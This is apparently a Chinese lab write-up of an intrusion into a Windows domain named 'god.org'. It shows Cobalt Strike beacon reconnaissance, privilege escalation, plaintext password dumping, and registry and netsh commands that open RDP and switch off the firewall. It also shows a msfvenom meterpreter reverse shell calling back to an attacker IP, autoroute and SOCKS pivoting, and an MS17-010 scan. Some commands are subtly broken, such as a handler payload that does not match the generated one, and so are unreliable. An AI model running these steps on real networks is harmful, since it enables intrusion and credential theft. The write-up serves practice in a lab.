


即可在cs里看到它已上线。




这里打开用户的会话交互，先将sleep设置为0，不然会有显示延迟。


下一步就需要用到脚本了。




这里我提前准备了一些脚本放在了cs目录下。



打开脚本管理器。



这里添加脚本。




即可看到脚本已加载。


四、信息收集

```
ipconfig /all    # 查看本机ip，所在域
route print      # 打印路由信息
net view         # 查看局域网内其他主机名
arp -a           # 查看arp缓存
net start        # 查看开启了哪些服务
net share        # 查看开启了哪些共享
net share ipc$   # 开启ipc共享
net share c$     # 开启c盘共享
net use \\192.168.xx.xx\ipc$ "" /user:""     # 与192.168.xx.xx建立空连接
net use \\192.168.xx.xx\c$ "密码" /user:"用户名"     # 建立c盘共享
dir \\192.168.xx.xx\c$\user     # 查看192.168.xx.xx c盘user目录下的文件

net config Workstation     # 查看计算机名、全名、用户名、系统版本、工作站、域、登录域
net user                   # 查看本机用户列表
net user /domain           # 查看域用户
net localgroup administrators     # 查看本地管理员组（通常会有域用户）
net view /domain           # 查看有几个域
net user 用户名 /domain    # 获取指定域用户的信息
net group /domain          # 查看域里面的工作组，查看把用户分了多少组（只能在域控上操作）
net group 组名 /domain     # 查看域中某工作组
net group "domain admins" /domain   # 查看域管理员的名字
net group "domain computers" /domain   # 查看域中的其他主机名
net group "doamin controllers" /domain   # 查看域控制器（可能有多台）
```


这里使用捣机脚本的信息收集，进行常用信息收集。




由于我们首先要知道服务器安装了什么补丁，所以我们这里先查看安装补丁。



这里查看到电脑只安装了四个补丁。就这？直接提权！



可以看到成功拿到了system的权限，可以为所欲为了。




这里查看网卡所有信息，发现了域名god.org和ip地址

```
[*] Tasked beacon to run: net group "domain admins" /domain
[+] host called home, sent: 64 bytes
[+] received output:
这项请求将在域 god.org 的域控制器处理。

组名     Domain Admins
注释     指定的域管理员

成员

-------------------------------------------------------------------------------
Administrator            OWA$
命令成功完成。

[*] ############################
[*] ##  查看所有域成员计算机列表  ##
[*] ############################
[*] Tasked beacon to run: net group "domain computers" /domain
[+] host called home, sent: 67 bytes
[+] received output:
这项请求将在域 god.org 的域控制器处理。

组名     Domain Computers
注释     加入到域中的所有工作站和服务器

成员

-------------------------------------------------------------------------------
DEV1$                    ROOT-TVI862UBEH$         STU1$
命令成功完成。
```

```
net group "domain Controllers" /domain          #查看域内所有域控制器
net group "domain computers" /domain              #查看域内所有成员计算机列表
net group "domain admins" /domain                 #查看域管理员用户
```

这里通过命令得到了域内的一些基本信息!




抓取明文密码，直接得到STU1主机下Administrator用户的密码!


```
#注册表开启3389端口
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v
fDenyTSConnections /t REG_DWORD /d 00000000 /f


关闭防火墙
netsh firewall set opmode disable                          #winsows server 2003 之前
netsh advfirewall set allprofiles state off     #winsows server 2003 之后

```

这里确定主机开启3389端口，然后关闭防火墙，即可登录了！


五、横向移动



这里先在cs里面arp -a一下，发现一个网段有两台主机，分别是138和141




这里的步骤跟cs差不多，使用msfvenom生成一个window能运行使用的监听exe
LHOST填写本机ip，也就是使用msf的主机ip。端口填写一个不经常使用的。




kali进入msfconsole，启动监听。


```
#生成window可执行的exe程序
msfvenom -p windows/meterpreter_reverse_tcp LHOST=172.16.170.38 LPORT=8989 -f raw -o run2.exe

#在本机中设置监听
msfconsloe                                                          #进入框架
use exploit/multi/handler                                           #使用use进入模块
set payload php/meterpreter/reverse_tcp          #设置攻击载荷
set lhost 172.16.170.38                                             #设置参数
set lport 8989                                                      #设置参数
run
#开始!
```



将生成出来的程序（run2.exe）上传并运行



msf即可收到来自监听程序的回应。



会话窗口的切换命令

```
background                  #从当前会话返回msf，并挂起当前会话
sessions -l                 #列出所有可用的交互会话
sessions -i <id>        #从msf进入到某id的会话窗口
```

```
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set session 6
session => 6
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against STU1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.16.170.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.52.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   169.254.0.0        255.255.0.0        Session 6
   172.16.170.0       255.255.255.0      Session 6
   192.168.52.0       255.255.255.0      Session 6

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) >
```

```
use post/multi/manage/autoroute          #使用autoroute模块
set session 6                                    #将使用回话设置成6
run                                                    #开始
route print                                      #查看路由状态
```

或者如下

```
#在会话窗口里
run post/multi/manage/autoroute          #启用autoroute模块
run autoroute -p                                  #查看当前会话的路由状态
```

两者是一样的效果，相当于在主机里加了个路由器，将内部网络路由出来，但是到这一步后，只有msf能够进入被路由出来的ip，我们要使用其他工具，将其让整个kali都能进入。

```
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   SRVHOST   127.0.0.1        yes       The local host or network interface to listen on. This must be an
                                        address on the local machine or 0.0.0.0 to listen on all addresses
                                        .
   SRVPORT   1080             yes       The port to listen on
   USERNAME                   no        Proxy username for SOCKS5 listener
   VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)

Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server
```

```
msf6 auxiliary(server/socks_proxy) > set srvport 1888
srvport ⇒ 1888
msf6 auxiliary(server/socks_proxy) > set version 4a
version ⇒ 4a
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  127.0.0.1        yes       The local host or network interface to listen on. This must be an a
                                       ddress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  1888             yes       The port to listen on
   VERSION  4a               yes       The SOCKS version to use (Accepted: 4a, 5)


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server
```

```
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1888

-- 插入 --
```

```
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 8.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

```
msf6 auxiliary(server/socks_proxy) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) i
                                           n milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-fr
                                           amework/wiki/Using-Metasploit
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set ports 21,22,80,445
ports => 21,22,80,445
msf6 auxiliary(scanner/portscan/tcp) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.52.138,141
rhosts => 192.168.52.138,141
msf6 auxiliary(scanner/portscan/tcp) > run
```

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.52.138:       - 192.168.52.138:80 - TCP OPEN
[+] 192.168.52.138:       - 192.168.52.138:445 - TCP OPEN
[*] 192.168.52.138,141:   - Scanned 1 of 2 hosts (50% complete)
[*] 192.168.52.138,141:   - Scanned 1 of 2 hosts (50% complete)
[*] 192.168.52.138,141:   - Scanned 1 of 2 hosts (50% complete)
[*] 192.168.52.138,141:   - Scanned 1 of 2 hosts (50% complete)
[*] 192.168.52.138,141:   - Scanned 1 of 2 hosts (50% complete)
[+] 192.168.52.141:       - 192.168.52.141:21 - TCP OPEN
[+] 192.168.52.141:       - 192.168.52.141:445 - TCP OPEN
[*] 192.168.52.138,141:   - Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

内网存活：138，141两台主机

扫描存在ms17_010

```
rhost => 192.168.52.141
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.52.141:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 x86 (32-bit)
[*] 192.168.52.141:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > back
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyne
